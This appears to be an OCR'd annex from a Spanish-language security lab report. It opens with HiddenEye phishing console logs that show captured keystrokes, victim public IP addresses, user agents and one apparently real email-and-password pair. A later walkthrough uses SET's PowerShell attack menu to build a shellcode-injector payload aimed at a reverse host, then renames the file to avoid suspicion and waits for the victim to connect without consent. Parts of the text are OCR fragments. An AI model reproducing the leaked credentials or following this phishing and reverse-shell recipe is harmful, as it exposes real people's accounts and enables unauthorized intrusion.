[GETTING PRESSED KEYS]:
ina
[GETTING PRESSED KEYS]:
v
[GETTING PRESSED KEYS]:
z
[GETTING PRESSED KEYS]:
97
[GETTING PRESSED KEYS]:
@
[GETTING PRESSED KEYS]:
gmai
[GETTING PRESSED KEYS]:
l.
[GETTING PRESSED KEYS]:
com
[CREDENTIALS FOUND]:
[EMAIL:]
[DEVICE DETAILS FOUND]:
Victim Public
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 14_7 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) CriOS/93.0.4577.39 Mobile/15E148 Safari/604.1
Current logged in user: kali


16%
kali@kali: ~/Escritorio/HiddenEye
Archivo Acciones Editar Vista Ayuda
Current logged in user: kali
[GETTING PRESSED KEYS]:
UnidentifiedUnidentified
[GETTING PRESSED KEYS]:
UnidentifiedUnidentifiedUnidentifiedUnidentifiedUnidentified
[GETTING PRESSED KEYS]:
UnidentifiedUnidentified
[GETTING PRESSED KEYS]:
Unidentified
[GETTING PRESSED KEYS]:
UnidentifiedUnidentified
[GETTING PRESSED KEYS]:
UnidentifiedUnidentified
[GETTING PRESSED KEYS]:
UnidentifiedUnidentifiedUnidentified
[GETTING PRESSED KEYS]:
Unidentified
[CREDENTIALS FOUND]:
[EMAIL:
[DEVICE DETAILS FOUND]:
Victim Public
User-Agent: Mo
t/537.36 (KHTML, like Gecko) Chrome/93.0.4577.62 Mobile Safari/5
Current logged in user: kali


kali@kali: ~/Escritorio/HiddenEye
Archivo Acciones Editar Vista Ayuda
[GETTING PRESSED KEYS]:
[CREDENTIALS FOUND]:
[EMAIL:]
[DEVICE DETAILS FOUND]:
Victim Public IP: 157.100.74.173
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 14_7 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) CriOS/93.0.4577.39 Mobile/15E148 Safari/604.1
Current logged in user: kali
[GETTING PRESSED KEYS]:
UnidentifiedUnidentified


kali@kali: ~/Escritorio/HiddenEye
Archivo Acciones Editar Vista Ayuda
[GETTING PRESSED KEYS]:
[CREDENTIALS FOUND]:
[EMAIL:]
[DEVICE DETAILS FOUND]:
Current logged in user: kali
[CREDENTIALS FOUND]:
[EMAIL:] [PASS:]
[DEVICE DETAILS FOUND]:
Victim Public IP: 186.47.201.133
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/29.0.1547.66 Safari/537.36
Current logged in user: kali



kali@kali: ~/Escritorio/HiddenEye
Archivo Acciones Editar Vista Ayuda
[GETTING PRESSED KEYS]:
lin
[GETTING PRESSED KEYS]:
cita
[GETTING PRESSED KEYS]:
4
[GETTING PRESSED KEYS]:
21Alt
[GETTING PRESSED KEYS]:
04
[GETTING PRESSED KEYS]:
gma
[GETTING PRESSED KEYS]:
il.co
[GETTING PRESSED KEYS]:
m
[CREDENTIALS FOUND]:
[EMAIL:]
[DEVICE DETAILS FOUND]:
Victim Publ
User-Agent:
KHTML, like Gecko) Chrome/93.0.4577.63 Safari/537.36 Edg/93.0.961.44
Current logged in user: kali


kali@kali: ~/Escritorio/HiddenEye
Archivo Acciones Editar Vista Ayuda
[GETTING PRESSED KEYS]:
UnidentifiedUnidentifiedUnidentified
[GETTING PRESSED KEYS]:
UnidentifiedUnidentifiedUnidentified
[GETTING PRESSED KEYS]:
UnidentifiedUnidentifiedUnidentified
[GETTING PRESSED KEYS]:
UnidentifiedUnidentified
[GETTING PRESSED KEYS]:
UnidentifiedUnidentified
[GETTING PRESSED KEYS]:
Unidentified
[GETTING PRESSED KEYS]:
UnidentifiedUnidentifiedUnidentified
[GETTING PRESSED KEYS]:
Unident
[CREDENTIALS FOUND]:
[EMAIL:] csaltosadmin@gmail.com [PASS:] Saltos_admin**32
[DEVICE DETAILS FOUND]:
Victim Publi
User-Agent:
AppleWebKit/537.36 (KHTML, like Gecko) SamsungBrowser/15.0 Chrome/90.0.4430.210 Mobile Safari/537.36
Current logged in user: kali

Anexo 3

1. Para ejecutar el segundo escenario debemos crear un archivo infectado por un virus, para ello utilizaremos metaexploit. Donde aplicamos el comando:

2. Ejecutamos la primera opción y continuamos



```
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 9

The Powershell Attack Vector module allows you to create PowerShell specific attacks. These attacks will allow you t
o use PowerShell which is available by default in all operating systems Windows Vista and above. PowerShell provides
 a fruitful  landscape for deploying payloads and performing functions that  do not get triggered by preventative te
chnologies.

   1) Powershell Alphanumeric Shellcode Injector
   2) Powershell Reverse Shell
   3) Powershell Bind Shell
   4) Powershell Dump SAM Database

  99) Return to Main Menu
```


```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet [redacted]55.255.0  broadcast 192.168.0.255
        inet6 fe80::a00:27ff:fe3c:3c63  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:3c:3c:63  txqueuelen 1000  (Ethernet)
        RX packets 153  bytes 20511 (20.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 42  bytes 4860 (4.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 400 (400.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 400 (400.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


3. Debemos especificar la IP de la maquina atacante y el puerto por el que escucha la herramienta.

```
The Powershell Attack Vector module allows you to create PowerShell specific attacks. These attacks will allow you t
o use PowerShell which is available by default in all operating systems Windows Vista and above. PowerShell provides
 a fruitful  landscape for deploying payloads and performing functions that  do not get triggered by preventative te
chnologies.

   1) Powershell Alphanumeric Shellcode Injector
   2) Powershell Reverse Shell
   3) Powershell Bind Shell
   4) Powershell Dump SAM Database

  99) Return to Main Menu

set:powershell>1
Enter the IPAddress or DNS name for the reverse host:
```

```
set:powershell>1
Enter the IPAddress or DNS name for the reverse host: 192.168.0.119
set:powershell> Enter the port for the reverse [443]:433
```

4. Ahora procedemos a iniciar los servicios. Esta herramienta esta lista para esperar una víctima y que se conecte remotamente.






5. Para que sea más fácil el envió del archivo lo copiamos al escritorio con el comando **cp nombre del archivo y la ruta.**

```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root💀kali)-[/home/kali]
└─# /root/.set/reports/powershell/

┌──(root💀kali)-[~/.set/reports/powershell]
└─# ls
powershell.rc  x86_powershell_injection.txt

┌──(root💀kali)-[~/.set/reports/powershell]
└─# cp root
```

```
┌──(root💀kali)-[~/.set/reports/powershell]
└─# cp x86_powershell_injection.txt /home/kali/Escritorio/
```

6. Para no levantar sospechas también podemos cambiar el nombre y la extensión del archivo.



7. Una vez la víctima haya caído, nos aparece una conexión existente y solo nos quedaría solicitar el ingreso y estaríamos dentro de la víctima sin su consentimiento.